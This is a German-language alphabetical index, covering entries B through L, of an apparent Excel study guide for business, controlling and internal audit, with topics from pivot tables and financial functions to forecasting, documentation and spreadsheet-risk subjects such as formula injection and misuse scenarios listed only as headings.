Benutzerdefinierte Zahlenformate, „Genauigkeit wie angezeigt“ und das Gleitkommaproblem · Seite 519

Berechnete Spalte (Excel-Tabelle) · Seite 85

Berechnetes Feld (Pivot) · Seite 273

Berechnetes Feld – Vor-/Nachteil · Seite 273

Berechnung → Eingabe/Berechnung/

Ausgabe trennen · Seite 273

Berechnung → Trennung Eingabe –

Berechnung – Ausgabe · Seite 409

Berechnungsmodus manuell (F9) · Seite 535

Berechnungsverhalten → Teilaufgabe a) – Definition, Berechnungsverhalten, drei Beis · Seite 186

Berechtigungen → Zugriffsrechte /

Berechtigungen · Seite 409

BEREICH.VERSCHIEBEN() (OFFSET) · Seite 353

Bereich_Verweis (SVERWEIS, 4. Argument) · Seite 597

Bereiche → Benannte Bereiche /

Namensmanager · Seite 409

Bereiche → Namensfeld / benannte Bereiche (Navigation) · Seite 597

Bereichsoperator : (Doppelpunkt) · Seite 535

Berichtslayouts → Pivot-Bedienung:

Datenschnitte, Gruppieren, Berichtslayouts, · Seite 331

Best Practice — gleitender Mittelwert · Seite 387

Bestandteil → Formel-Zerlegung (QUBA-

Regel: jeder Bestandteil einzeln) · Seite 686

Bestandteile → PIVOTDATENZUORDNEN() – Zweck & Bestandteile · Seite 273

Betrug → Summenbereich heimlich verkürzen (Betrug) · Seite 475

Bezeichner → Strukturierte Verweise:

Bezeichner, Bezugsoperatoren, Qualif · Seite 523

Bezugsart → Strukturierter Bezug (Bezugsart) · Seite 597

Bezugsarten · Seite 599

Bezugsarten (vier wichtigste) · Seite 597

Bezugsarten – ausführlich mit F4 · Seite 597

Bezugsoperatoren → Strukturierte Verweise: Bezeichner, Bezugsoperatoren, Qualif · Seite 523

Big Data / Datenmodell · Seite 273

Black-Box (PROGNOSE.ETS) · Seite 353

Blatt in andere Mappe kopieren · Seite 348

Blätter → 3D-Bezug (über mehrere Blätter) · Seite 597

Blätter → Textbox an eine Zelle binden und

Blätter zwischen Mappen kop · Seite 348

Blattregister (Navigation) · Seite 597

Blattregister → Hashtag-Navigation – Vorteile gegenüber Blattregister · Seite 85

Blattschutz · Seite 409

Blattschutz → Zellschutz / Blattschutz · Seite 597

Blatttrennzeichen → Ausrufezeichen !
(Blatttrennzeichen) · Seite 409

Blatttypen / Grundfunktionen einer Mappe · Seite 576

Blatttypen und das Rohleder-Schichtenmodell · Seite 576

BÖRSENHISTORIE() vs. Datentyp · Seite 658

BRTEILJAHRE() (YEARFRAC) · Seite 85

BRTEILJAHRE() / ISOKALENDERWOCHE() · Seite 262

BSI-Konfigurationsempfehlungen → Makrosicherheit im Trust Center und die BSI-Konfigurationsem · Seite 515

Budgetierung — Teilpläne · Seite 584

Budgetierung: Definition, Teilpläne und das zweischrittige Vorgehen · Seite 584

Bus-Faktor 1 · Seite 597

Business Case: Historie/Prognose/Planung · Seite 582

Business-Case-Terminologie: Historie, Prognose, Planung · Seite 582

BW() gegen NBW() · Seite 266

BW() vs. NBW() · Seite 266

C

C-Güter → C-Kunden / C-Güter · Seite 353

C-Kunden / C-Güter · Seite 353

CAGR (Compound Annual Growth Rate) · Seite 85

CAGR und Co. · Seite 92

CAGR – typische Verwendung · Seite 85

CAGR – zwei Ermittlungswege · Seite 85

Cash-Flow / Zeitraumgröße · Seite 85

Center → Makrosicherheit / Trust Center / BSI · Seite 515

Center → Makrosicherheit im Trust Center und die BSI-Konfigurationsem · Seite 515

Chancen von Excel · Seite 535

Chancen von Excel (drei, ausführlich) · Seite 535

Checkliste "Gebührende Sorgfalt bei Excel-Arbeitsmappen" (Innenrevision) · Seite 458

Checkliste → Gebührende Sorgfalt – Checkliste der Innenrevision · Seite 410

Checkliste → Innenrevision (Checkliste) · Seite 409

Cloud-Sync-Konflikt → Verwaiste Sperrdatei / Cloud-Sync-Konflikt · Seite 597

Co-Authoring (gemeinsames Bearbeiten) · Seite 409

Co-Authoring → Mitautorschaft / Co-Authoring · Seite 597

Compliance / Revisionssicherheit · Seite 409

CONCAT → TEXTKETTE() (CONCAT) · Seite 85

COPILLOT → KI in Excel: die Funktion COPILLOT() und Python in Excel · Seite 532

COPILLOT() / Python in Excel · Seite 532

CSE (Strg+Umschalt+Enter) · Seite 211

CSV-Import (Power Query) · Seite 85

CSV-Injection → Formel-Injection · Seite 475

D

D/T/R/C-Bewertungsraster (Rohleder) · Seite 535

Das Grunddilemma der digitalen Datenverarbeitung · Seite 566

Das Tabellen-Feature: Anlage und die drei Automatik-Vorteile · Seite 659

Dashboard · Seite 273

Data Validation → Datenüberprüfung · Seite 409

Datenbank-Management-System (DBMS) · Seite 535

Datenbanken → VBA – Interaktion mit Outlook / Datenbanken · Seite 597

Datendiebstahl / Datenexfiltration · Seite 475

Datenexfiltration → Datendiebstahl /
 Datenexfiltration · Seite 475

Datenflussplan · Seite 409

Datenflussplan – Definition & Bausteine ·
 Seite 409

Datenflussplan – drei Vorteile · Seite 409

Datenintegrität · Seite 535

Datenmodell / Power Pivot · Seite 597

Datenqualität → Qualität von Arbeitsmappen ·
 Seite 409

Datensätze → Aufgaben von Excel (1 Mio.
 Datensätze) · Seite 535

Datensätzen → Aufgaben von Excel –
 Umgang mit 1 Mio. Datensätzen · Seite 536

Datenschnitt / Slicer · Seite 273

Datenschnitte / Gruppieren / Drilldown · Seite
 331

Datenschnitte → Pivot-Bedienung:
 Datenschnitte, Gruppieren, Berichtslayouts, ·
 Seite 331

Datentyp → BÖRSENHISTORIE() vs. Datentyp
 · Seite 658

Datentyp → Live-Börsenkurse mit dem
 Datentyp Aktien · Seite 658

Datenüberprüfung (Gültigkeit) · Seite 597

Datenüberprüfung / Zellendropdown · Seite
 324

Datenüberprüfung und Zellendropdown ·
 Seite 324

Datenüberprüfung → Data Validation →
 Datenüberprüfung · Seite 409

Datenüberprüfung → Validierungsregeln
 (Datenüberprüfung) · Seite 409

Datenverarbeitung → Das Grunddilemma der
 digitalen Datenverarbeitung · Seite 566

Datenverknüpfung → Dynamische
 Datenverknüpfung · Seite 597

Datenverknüpfung → Dynamische
 Datenverknüpfung – Begriff/Abgrenzung ·
 Seite 85

Datenverknüpfung → Dynamische
 Datenverknüpfung – drei Vorteile · Seite 85

Datenverknüpfungen → Dynamische
 Datenverknüpfungen · Seite 174

Datenverknüpfungen → Dynamische
 Datenverknüpfungen – DDE vs. INDIREKT() ·
 Seite 171

Datum/Betrag-Tabellen (Modellierungspraxis)
 · Seite 85

Datums-Serialisierung (Tage seit 1900) · Seite
 661

DDE-Schnittstelle (Dynamic Data Exchange) ·
 Seite 85

Deckblatt → Dokumentationskonzept
 (Deckblatt) · Seite 409

Deckungsbeitragsanalyse (SUMMEWENNS) ·
 Seite 85

Definition → Budgetierung: Definition,
 Teilpläne und das zweischrittige V · Seite 584

Definition → Datenflussplan – Definition &
 Bausteine · Seite 409

Definition → Teilaufgabe a) – Definition,
 Berechnungsverhalten, drei Beis · Seite 186

Definition → Volatile Funktionen – Definition &
 Verhalten · Seite 85

Der beste Schutz vor Excel-Fehlern: die klare
 Ergebniserwartung · Seite 564

Der professionelle Gegenentwurf · Seite 474

Der Solver in drei Fragen: Was, Woraus,
 Womit · Seite 271

Der technische Forecast und die Notation
 „8+4“ · Seite 386

Diagrammvorlage (.crtx) · Seite 597

Die Annuitätenfunktionen und das Argument
 F · Seite 246

Die Dateiformatfamilie XLTX, XLTM, XLAM
 und ODS und die Makroblockade · Seite 527

Die drei Geldgrößen und ihre Funktionen (9 P)
 — aus U15 gebaut · Seite 163

Die drei Gründe · Seite 389

Die drei internen Zinsfüße: IKV(),
XINTZINSFUSS() und QIKV() · Seite 242

Die harten Eckdaten · Seite 61

Die NBW-Hilfe im Faktencheck:

Fehlübersetzung und Aktivtausch · Seite 269

Die Qualifikationspyramide der Excel-Arbeit ·
Seite 591

Die Zusammenfassungsfunktionen der Pivot ·
Seite 327

Digitales Dilemma der Verwaltung · Seite 535

Dilemma → *Ausfallsicherheit vs. Effizienz*
(*Dilemma*) · Seite 535

Dilemma → *Digitales Dilemma der Verwaltung*
· Seite 535

Dilemma → *Excel: Segen oder Fluch?* –
Digitales Dilemma der Verwaltung · Seite 537

Dilemmas → *Excel als Mikrokosmos genau*
dieses Dilemmas · Seite 567

Diskontierungssatz → *Kalkulationszins /*
Diskontierungssatz · Seite 85

Dokumentation von Arbeitsmappen · Seite
409

Dokumentation – drei Anforderungen · Seite
409

Dokumentationskonzept (Deckblatt) · Seite
409

Dollarzeichen \$ (Fixierung) · Seite 597

Doppelpunkt → *Bereichsoperator :*
(*Doppelpunkt*) · Seite 535

Drag-and-Drop (Pivot) · Seite 273

Drei Geldgrößen (Zeitpunkt/Zeitraum/Barwert)
· Seite 163

Drei-Stufen-Fluss (*Quelle* → *Verarbeitung* →
Ausgabe) · Seite 409

Dreieck → *Fehlerprüfung (grünes Dreieck)* ·
Seite 597

Dreieckersetzung (Punkt/Komma/Raute) ·
Seite 456

Drilldown → *Datenschnitte / Gruppieren /*
Drilldown · Seite 331

Drilldown → *Pivot-Bedienung: Datenschnitte,*
Gruppieren, Berichtslayouts, · Seite 331

Drucker-Formel (Efficiency/Effectiveness) ·
Seite 579

Drucker-Formel → *Kaufmännische*
Erfolgsgrößen und die Drucker-Formel · Seite
579

DSGVO / Datenschutzrisiko · Seite 409

Duplikate entfernen — erstes Vorkommen ·
Seite 341

Duplikate → *Tabellen-Intern und Duplikate*
entfernen · Seite 341

Durchführung → *ABC-Analyse* –
Durchführung in Excel (7 Schritte) · Seite 353

Durchschnitt → *Gleitender Durchschnitt und*
exponentielle Glättung als Metho · Seite 256

Durchschnitt → *Gleitender Durchschnitt vs.*
exponentielle Glättung · Seite 256

Dynamic → *DDE-Schnittstelle (Dynamic Data*
Exchange) · Seite 85

Dynamische Amortisationsdauer am
kumulierten Barwert · Seite 270

Dynamische Arrays · Seite 597

Dynamische Datenverknüpfung · Seite 597

Dynamische Datenverknüpfung – Begriff/
Abgrenzung · Seite 85

Dynamische Datenverknüpfung – drei Vorteile
· Seite 85

Dynamische Datenverknüpfungen · Seite 174

Dynamische Datenverknüpfungen — DDE vs.
INDIREKT() · Seite 171

Dynamische Matrixformeln · Seite 211

Dynamische Matrizen (erzeugen) · Seite 48

Dynamische Matrizen (weiterverarbeiten) ·
Seite 50

Dynamische Matrizen schreiben: FILTER,
EINDEUTIG, SORTIEREN · Seite 212

Dynamische Matrizen — erzeugend vs.
weiterverarbeitend · Seite 216

E

E-Mail → Arbeitsmappen per E-Mail versenden · Seite 475

E-Mail → Arbeitsmappen per E-Mail – warum unprofessionell? · Seite 478

E-Mail → Arbeitsmappen per E-Mail? · Seite 472

Effectiveness → Drucker-Formel (Efficiency/ Effectiveness) · Seite 579

Efficiency → Drucker-Formel (Efficiency/ Effectiveness) · Seite 579

Effizienz → Ausfallsicherheit vs. Effizienz (Dilemma) · Seite 535

EIGENEM → Teil (a) - Drei verschiedene Gründe (je mit EIGENEM konkrete · Seite 672

Eigenschaften → Tabellenblätter: Best Practice (10 Eigenschaften) · Seite 409

Eigenschaften → Tabellenblätter: Best Practice (6 Eigenschaften) · Seite 597

EINDEUTIG → Dynamische Matrizen schreiben: FILTER, EINDEUTIG, SORTIEREN · Seite 212

EINDEUTIG → FILTER() / EINDEUTIG() / SORTIEREN() · Seite 212

EINDEUTIG() (UNIQUE) · Seite 211

Einfügeoptionen → Format übertragen / Einfügeoptionen · Seite 346

Einfügeoptionen → Format übertragen und Einfügeoptionen · Seite 346

EINGABE (Enter) – Formel abschließen · Seite 597

Eingabe → Trennung Eingabe – Berechnung – Ausgabe · Seite 409

Eingabe/Berechnung/Ausgabe trennen · Seite 273

Einordnung (worum geht es?) · Seite 676

Einordnung des Themas · Seite 680

Einordnung des Themas „Parallelwelt Excel" · Seite 569

Einstieg → Gebrochene Achsen als Einstieg in die Manipulation · Seite 531

End-User-Computing (EUC) · Seite 535

Endwert → Anfangs- und Endwert dynamisch beschaffen · Seite 203

Enter-Varianten → Tastenkombinationen (Enter-Varianten) · Seite 85

Entscheidungsregel Kapitalwert / interner Zinsfuß · Seite 85

Erfolgsgrößen → Kaufmännische Erfolgsgrößen und die Drucker-Formel · Seite 579

Erfolgsgrößen → Simulation von Erfolgsgrößen und das „Vorrechnen" · Seite 594

Erfolgsgrößen → Vorrechnen / Simulation von Erfolgsgrößen · Seite 594

Erfolgsgrößen, kaufmännische · Seite 579

Ergebniserwartung als Fehlerschutz · Seite 564

Ergebniserwartung → Der beste Schutz vor Excel-Fehlern: die klare Ergebniserwartung · Seite 564

Erklärung der genannten Excel-Bestandteile (QUBA-Regel) · Seite 460

ERP-System (SAP R/3, S/4HANA) · Seite 535

Ersetzen → Strg+F / Strg+H (Suchen und Ersetzen) · Seite 597

ETS (Error, Trend, Seasonal) · Seite 353

ETS-Argument → Saisonalität (PROGNOSE.ETS-Argument) · Seite 353

ETS-Argument → Zeitachse (PROGNOSE.ETS-Argument) · Seite 353

ETS-Komponenten → Niveau / Trend / Saison (ETS-Komponenten) · Seite 353

Evolutionär → Simplex-LP / GRG / Evolutionär · Seite 271

Excel 2019 – neue Features seither · Seite 597

Excel als Mikrokosmos genau dieses

Dilemmas · Seite 567

Excel als Tatwaffe · Seite 475

Excel als Tatwaffe – drei

Missbrauchsszenarien · Seite 477

Excel-Arbeit → *Die Qualifikationspyramide der Excel-Arbeit* · Seite 591

Excel-Arbeitsmappen → *Checkliste*

"Gebührende Sorgfalt bei Excel-Arbeitsmappen" (In · Seite 458

Excel-Bestandteile → *Erklärung der genannten Excel-Bestandteile (QUBA-Regel)* · Seite 460

Excel-Chance → *Verfügbarkeit / Unabhängigkeit (Excel-Chance)* · Seite 535

Excel-Einsatz → *Exzessiver Excel-Einsatz – drei Nachteile* · Seite 535

Excel-Fehlern → *Der beste Schutz vor Excel-Fehlern: die klare Ergebniserwart* · Seite 564

Excel-Hilfe · Seite 605

Excel-Hilfe (integrierte, F1) · Seite 597

Excel-Hilfe – drei Probleme · Seite 597

Excel-Hilfe: Fehler zur gelb markierten Aussage (4 P) — SS24-Klausuraufgabe, aus U15 rekonstruiert · Seite 657

Excel-Hilfe: verknüpfte Arbeitsmappen (SS24) · Seite 657

Excel-MVP (Most Valuable Player, Key-User) · Seite 597

Excel-MVP (Most Valuable Professional) · Seite 597

Excel-MVP → „Hey-Joe-Effekt“ und *Excel-MVP* · Seite 606

Excel-MVPs · Seite 662

Excel-Prüfung → *Ausgangspunkt: Was heisst "gebührende Sorgfalt" für eine Exc* · Seite 458

Excel-Tabelle / Als Tabelle formatieren (Strg+L) · Seite 85

Excel-Tabelle → *Berechnete Spalte (Excel-Tabelle)* · Seite 85

Excel-Technik · Seite 704

Excel-Technik – die versteckte Sperrdatei

„~\$“ · Seite 603

Excel-Templates → *Vorlagen (Excel-Templates)* · Seite 597

Excel-Versionen → *Kompatibilität / Excel-Versionen* · Seite 409

Excel: Segen oder Fluch? · Seite 535

Excel: Segen oder Fluch? – Digitales Dilemma der Verwaltung · Seite 537

Exchange → *DDE-Schnittstelle (Dynamic Data Exchange)* · Seite 85

EXEC() / Excel-4.0-Makro (XLM) · Seite 475

Exploit / Office-Schwachstelle · Seite 475

Exponentielle Glättung · Seite 353

Externer Bezug (andere Arbeitsmappe) · Seite 597

Exzessiver Excel-Einsatz – drei Nachteile · Seite 535

F

F-Tasten (F2, F4, F9, F3/STRG+F3...) · Seite 338

F-Tasten und Formel-Debugging · Seite 338

F1 → *Excel-Hilfe* · Seite 597

F4 (Bezugsart umschalten) · Seite 597

F9 (Neuberechnung erzwingen) · Seite 85

Facetten → *AutoFilter in allen Facetten* · Seite 321

Facetten → *AutoFilter – alle Facetten* · Seite 321

Faktencheck → *Die NBW-Hilfe im Faktencheck: Fehlübersetzung und Aktivtausch* · Seite 269

Feature-Beleg → *Teil (a) – Drei verschiedene Gründe (je mit EIGENEM konkrete* · Seite 672

Fehler → *Excel-Hilfe: Fehler zur gelb markierten Aussage (4 P) — SS24* · Seite 657

Fehler → *SVERWEIS() – typischer unbemerkter Fehler* · Seite 535

Fehleranfälligkeit (Spreadsheet-Risk) · Seite 535

Fehlerprüfung (grünes Dreieck) · Seite 597

Fehlerschutz → *Ergebniserwartung als*

Fehlerschutz · Seite 564

Fehlübersetzung → *Die NBW-Hilfe im*

Faktencheck: Fehlübersetzung und Aktivtausch · Seite 269

Feldliste (Pivot) · Seite 273

FILTER → *Dynamische Matrizen schreiben:*

FILTER, EINDEUTIG, SORTIEREN · Seite 212

FILTER() · Seite 597

FILTER() / *EINDEUTIG()* / *SORTIEREN()* · Seite 212

Financial Modeling · Seite 206

Financial Modeling – die anderen vier Funktionen · Seite 85

Financial Modeling – die einschlägigen Tabellenblatffunktionen · Seite 90

Financial Modeling – fünf Kernfunktionen · Seite 85

Finanzdaten-Manipulation → *Innentäter (Finanzdaten-Manipulation)* · Seite 475

Finanzfunktionen · Seite 51

Finanzmodellierung: die starre Zeitachse (12 P) — SS24-Klausuraufgabe, aus U15 rekonstruiert · Seite 160

Finanzmodellierung: starre Zeitachse (SS24) · Seite 160

„fitness for purpose“ · Seite 273

Fixierung → *Dollarzeichen \$ (Fixierung)* · Seite 597

Fixkosten (Achsenabschnitt) · Seite 85

Forecast 8+4 (technischer Forecast) · Seite 386

FORECAST → *SCHÄTZER()* (alt: *FORECAST*) · Seite 241

Formale Mindestanforderungen vor der Weitergabe · Seite 590

Formalia, die still Punkte kosten · Seite 62

Format übertragen / Einfügeoptionen · Seite 346

Format übertragen und Einfügeoptionen · Seite 346

Formatierte Tabellen — Grenzen · Seite 586

Formatierung → *Bedingte Formatierung (Performance)* · Seite 597

Formatierung → *Konsistente Formatierung* · Seite 597

Formatvorlage / Zellenformatvorlage · Seite 597

Formel → *EINGABE (Enter) – Formel abschließen* · Seite 597

Formel-Bestandteil → *QUBA-Regel: Jeder*

Formel-Bestandteil einzeln erklärt · Seite 693

Formel-Debugging → *F-Tasten und Formel-Debugging* · Seite 338

Formel-Injection · Seite 475

Formel-Injection → *CSV-Injection* → *Formel-Injection* · Seite 475

Formel-Zerlegung (QUBA-Regel: jeder Bestandteil einzeln) · Seite 686

Formelanzeige (STRG+Gravis) · Seite 319

Formelbeispiel → *QUBA-Pflicht:*

Formelbeispiel zur integrierten QuickInfo-Hilf · Seite 669

Formelerfassung · Seite 692

Formelerfassung – Tastenkombinationen · Seite 597

Formeln → *Hartcodierung / Konstanten in Formeln* · Seite 273

Formelnachverfolgung (Spur zum Vorgänger) · Seite 85

FORMELTEXT() (FORMULATEXT) · Seite 409

FORMELTEXT() als Spickzettel · Seite 657

FORMULATEXT → *FORMELTEXT()* (*FORMULATEXT*) · Seite 409

Fortschreibung → *Baseline / Fortschreibung* · Seite 575

Fragen → *Der Solver in drei Fragen: Was, Woraus, Womit* · Seite 271

Fragestil → *Rohleders Fragestil* · Seite 66

Fremde Daten importieren: die Prüf-Checkliste und die Reparatur-Handgriffe · Seite 456

Fünf Pflichtfunktionen aus dem Stegreif · Seite 262

Funktion → *Benutzerdefinierte Funktion (UDF)* · Seite 597

Funktion → *SEQUENZ()* — erzeugende Funktion · Seite 211

Funktionen → *Die drei Geldgrößen und ihre Funktionen (9 P)* — aus U15 geba · Seite 163

Funktionen → *Financial Modeling* — die anderen vier Funktionen · Seite 85

Funktionen → *LAMBDA und LET: eigene Funktionen ohne VBA* · Seite 224

Funktionen → *Volatile Funktionen – Definition & Verhalten* · Seite 85

Funktionen → *Volatile Funktionen* – vollständige Liste · Seite 85

Funktionen → *Volatile Funktionen* – warum sparsam? · Seite 85

Funktions-Tooltip → *QuickInfo / Funktions-Tooltip* · Seite 597

G

Gebrochene Achsen (Manipulation) · Seite 531

Gebrochene Achsen als Einstieg in die Manipulation · Seite 531

Gebührende Sorgfalt (OLG Celle) · Seite 409

Gebührende Sorgfalt – 10-Punkte-Checkliste · Seite 409

Gebührende Sorgfalt – Checkliste der Innenrevision · Seite 410

Gebührende Sorgfalt — Innenrevisions-Checkliste · Seite 457

Gebührende → *Checkliste "Gebührende Sorgfalt bei Excel-Arbeitsmappen"* (In · Seite 458

Gegenmaßnahmen → *Performance – drei Ursachen + Gegenmaßnahmen* · Seite 597

Geldgrößen (drei Arten) · Seite 85

Gemeinsamkeit → *Abschluss (Gemeinsamkeit)* · Seite 512

Gemischter Bezug (\$A1 / A\$1) · Seite 597

Genauigkeit wie angezeigt · Seite 519

Genauigkeit → *Benutzerdefinierte Zahlenformate, „Genauigkeit wie angezeigt“* · Seite 519

Geometrisches Mittel (CAGR) · Seite 85

GEOMITTEL() · Seite 85

GETPIVOTDATA →

PIVOTDATENZUORDNEN() · Seite 273

Girokonto = kumulierter Saldo · Seite 165

Girokonto → *Liquiditätsplanung: Zugang, Abgang, Saldo und das Girokonto* · Seite 165

GLÄTTEN → *Weitere Textfunktionen: ZEICHEN(10), GLÄTTEN, RÖMISCH* · Seite 231

GLÄTTEN → *ZEICHEN(10) / GLÄTTEN / RÖMISCH* · Seite 231

GLÄTTEN() (TRIM) · Seite 85

Glättung → *Exponentielle Glättung* · Seite 353

Glättung → *Gleitender Durchschnitt und exponentielle Glättung als Metho* · Seite 256

Glättung → *Gleitender Durchschnitt vs. exponentielle Glättung* · Seite 256

Glättungsfaktoren Alpha/Beta/Gamma · Seite 386

Gleitender Durchschnitt und exponentielle Glättung als Methode · Seite 256

Gleitender Durchschnitt vs. exponentielle Glättung · Seite 256

Gleitender Mittelwert (Best Practice) · Seite 353

Gleitkommaproblem (IEEE 754) · Seite 519

Gleitkommaproblem → *Benutzerdefinierte Zahlenformate*, „Genauigkeit wie angezeigt“ · Seite 519

GoBD / Wirtschaftsprüfung · Seite 535

Governance (fehlende in Excel) · Seite 535

Gravis → *Formelanzeige (STRG+Gravis)* · Seite 319

Grenze → *Mehrbenutzerbetrieb (Grenze in Excel)* · Seite 597

Grenze → *Rohdaten (Zugriff, Grenze Pivot)* · Seite 273

Grenzen formatierter Tabellen · Seite 586

Grenzen → *Formatierte Tabellen – Grenzen* · Seite 586

Grenzen → *PROGNOSE.ETS()* – drei Grenzen · Seite 353

Growth → *CAGR (Compound Annual Growth Rate)* · Seite 85

Gründe → *Neue Features – drei Gründe mit Beleg* · Seite 597

Grundfunktionen → *Blatttypen / Grundfunktionen einer Mappe* · Seite 576

Grundsatz 1: Klarheit und Übersichtlichkeit · Seite 409

Grundsatz 2: Strukturierung und Konsistenz · Seite 409

Grundsätze der Arbeitsmappengestaltung · Seite 409

Gruppen → *Internet-Hilfsangebote (drei Gruppen + Rangfolge)* · Seite 597

Gruppieren → *Datenschnitte / Gruppieren / Drilldown* · Seite 331

Gruppieren → *Pivot-Bedienung: Datenschnitte, Gruppieren, Berichtslayouts*, · Seite 331

Gültigkeit → *Datenüberprüfung (Gültigkeit)* · Seite 597

H

Handlungsempfehlungen (ABC-Analyse) · Seite 353

Hartcodierung / Konstanten in Formeln · Seite 273

Hashtag → *Navigation per Hashtag* · Seite 191

Hashtag → *Navigation per Hashtag* → *Hashtag-Navigation* · Seite 597

Hashtag-Navigation · Seite 597

Hashtag-Navigation – HYPERLINK-Variante · Seite 85

Hashtag-Navigation – Vorteile gegenüber Blattregister · Seite 85

Hashtag-Navigation → *Navigation per Hashtag* → *Hashtag-Navigation* · Seite 597

HEUTE() (TODAY) · Seite 409

Hey-Joe-Effekt · Seite 597

Hey-Joe-Effekt – drei Risiken · Seite 597

„Hey-Joe-Effekt“ · Seite 680

„Hey-Joe-Effekt“ und Excel-MVP · Seite 606

High-Low → *Hoch-Tief-Methode (High-Low)* · Seite 85

Hilfsspalte (statt berechnetem Feld) · Seite 273

Hilfsspalte → *Pivotanalyse – zwei Wege (Feld vs. Hilfsspalte)* · Seite 273

Historie → *Business Case: Historie/Prognose/Planung* · Seite 582

Historie → *Business-Case-Terminologie: Historie, Prognose, Planung* · Seite 582

Hoch-Tief-Methode (High-Low) · Seite 85

Holt-Winters-Verfahren · Seite 353

House of Excel / Add-Ins · Seite 588

„House of Excel“ und Add-Ins · Seite 588

HYPERLINK() · Seite 85

HYPERLINK-Variante → *Hashtag-Navigation – HYPERLINK-Variante* · Seite 85

I

IKV() / XINTZINSFUSS() / QIKV() · Seite 242

Import-Checkliste (fremde Daten) · Seite 456

In-Memory-Datenbank (S/4HANA) · Seite 535

INDEX() + VERGLEICH() · Seite 535

Indikatorfunktion (SUMMEWENNS mathematisch) · Seite 85

INDIREKT → Dynamische Datenverknüpfungen — DDE vs. INDIREKT() · Seite 171

INDIREKT() – Modell-Härtung · Seite 85

INDIREKT() – Nachteile · Seite 85

INFO() · Seite 85

Innenrevision (Checkliste) · Seite 409

Innenrevision → Checkliste "Gebührende Sorgfalt bei Excel-Arbeitsmappen" (In · Seite 458

Innenrevision → Gebührende Sorgfalt – Checkliste der Innenrevision · Seite 410

Innenrevisions-Checkliste → Gebührende Sorgfalt — Innenrevisions-Checkliste · Seite 457

Innentäter (Finanzdaten-Manipulation) · Seite 475

INTERCEPT → ACHSENABSCHNITT() (INTERCEPT) · Seite 85

Interner Zinsfuß (XINTZINSFUSS / XIRR) · Seite 85

Internet-Hilfsangebote (drei Gruppen + Rangfolge) · Seite 597

Interpretationsproblem → Konfidenzintervall – Interpretationsproblem · Seite 353

Investition → ZSATZINVEST() = RRI — Zinssatz einer Investition über mehrer · Seite 98

Investitionsrechnung mit Excel · Seite 85

Investitionsrechnung mit Excel — Kapitalwert, interner Zinsfuß & Investitionszins · Seite 94

Investitionsrechnung – durchgerechnetes Beispiel · Seite 85

Investitionszins → Investitionsrechnung mit Excel — Kapitalwert, interner Zinsfuß · Seite 94

ISOKALENDERWOCHE → BRTEILJAHRE() / ISOKALENDERWOCHE() · Seite 262

J

Jahresumsatz → Pivotanalyse – fehlendes Feld Jahresumsatz · Seite 273

Jahresumsatz → Pivotanalysen – Jahresumsatz pro Produkt und Region · Seite 275

JavaScript-Add-ins → Office Scripts / JavaScript-Add-ins · Seite 597

JETZT() (NOW) · Seite 85

K

Kalkulationszins / Diskontierungssatz · Seite 85

Kapitalwert (XKAPITALWERT / XNPV) · Seite 85

Kapitalwert → Entscheidungsregel

Kapitalwert / interner Zinsfuß · Seite 85

Kapitalwert → Investitionsrechnung mit Excel — Kapitalwert, interner Zinsfuß · Seite 94

Kapitalwert → XKAPITALWERT() = XNPV — Kapitalwert bei unregelmässigen Zahl · Seite 94

Kategorie → Umsatzanalyse nach Region/ Kategorie · Seite 85

Kaufmännische Erfolgsgrößen und die Drucker-Formel · Seite 579

Kernfunktionen → Financial Modeling – fünf Kernfunktionen · Seite 85

Key-Account-Management (A-Kunden) · Seite 353

Key-Person-Risiko / Klumpenrisiko · Seite 597

Key-User → Excel-MVP (Most Valuable Player, Key-User) · Seite 597

Key-User-Konzept · Seite 597

KI in Excel: die Funktion COPILLOT() und Python in Excel · Seite 532

Klarheit → Grundsatz 1: Klarheit und Übersichtlichkeit · Seite 409

Klassenzuordnung A/B/C mit Anteilen · Seite 353

Klausuraufgabe → Excel-Hilfe: Fehler zur gelb markierten Aussage (4 P) — SS24 · Seite 657

Klausuraufgabe → Finanzmodellierung: die starre Zeitachse (12 P) — SS24-Klaus · Seite 160

KLEIN() (LOWER) · Seite 85

Klumpenrisiko → Key-Person-Risiko / Klumpenrisiko · Seite 597

Kompatibilität / Excel-Versionen · Seite 409

Konfidenzintervall (Prognose) · Seite 353

Konfidenzintervall – Interpretationsproblem · Seite 353

Konfidenzintervall → PROGNOSE.ETS() – Zweck, Methode, Konfidenzintervall · Seite 357

KONFINT → PROGNOSE.ETS.KONFINT und die Prognosestatistiken · Seite 386

KONFINT → PROGNOSE.ETS.KONFINT() · Seite 353

Konsistente Formatierung · Seite 597

Konsistenz → Grundsatz 2: Strukturierung und Konsistenz · Seite 409

Konstanten → Hartcodierung / Konstanten in Formeln · Seite 273

Kontrollsumme · Seite 409

Kopfzeilen → Kopfzeilen-Bezeichner [#Kopfzeilen], [#Alle], [#Daten] · Seite 85

Kopfzeilen-Bezeichner [#Kopfzeilen], [#Alle], [#Daten] · Seite 85

KORREL → Streudiagramm und KORREL() · Seite 259

KORREL → Streudiagramm, KORREL() und die Trendlinientypen · Seite 259

Kostenauflösung → Kostenspaltung / Kostenauflösung · Seite 85

Kostenfunktion, lineare $K(x) = K_f + k_v \cdot x$ · Seite 85

Kostenspaltung · Seite 195

Kostenspaltung (mathematische Methode) · Seite 91

Kostenspaltung / Kostenauflösung · Seite 85

Kostenstellen-Auswertung · Seite 85

Kreuztabelle → Pivot-Tabelle · Seite 273

Kriterien → Qualität – Prüf-Checkliste (8 Kriterien) · Seite 273

Kumulierter Prozentanteil (ABC) · Seite 353

Kundenanforderungen → Qualitätsbegriff (Rohleder: Kundenanforderungen) · Seite 409

L

LAMBDA · Seite 597

LAMBDA und LET: eigene Funktionen ohne VBA · Seite 224

LAMBDA() und LET() · Seite 224

Laufende Summe / kumulierte Summe · Seite 353

Leerzeichen → Schnittmengenoperator (Leerzeichen) · Seite 597

LET · Seite 597

Letzter / neuester Wert einer Tabelle · Seite 85

LINEAR → Abgrenzung PROGNOSE.LINEAR vs. PROGNOSE.ETS · Seite 353

LINEAR → PROGNOSE.LINEAR() · Seite 353

LINEAR → TREND() / RGP() /

PROGNOSE.LINEAR() — Abgrenzung · Seite 253

LINEAR → TREND(), PROGNOSE.LINEAR() und RGP() im Vergleich · Seite 253

Lineare Regression / Trendgerade · Seite 353
Liquiditätsplanung (Zugang/Abgang/Saldo) · Seite 165

Liquiditätsplanung: Zugang, Abgang, Saldo und das Girokonto · Seite 165

Live-Börsenkurse mit dem Datentyp Aktien · Seite 658

Lock-File → Sperrdatei ~\$ · Seite 597

Lorenzkurve · Seite 353

Lorenzkurve – Problem (ausführlich) · Seite 353

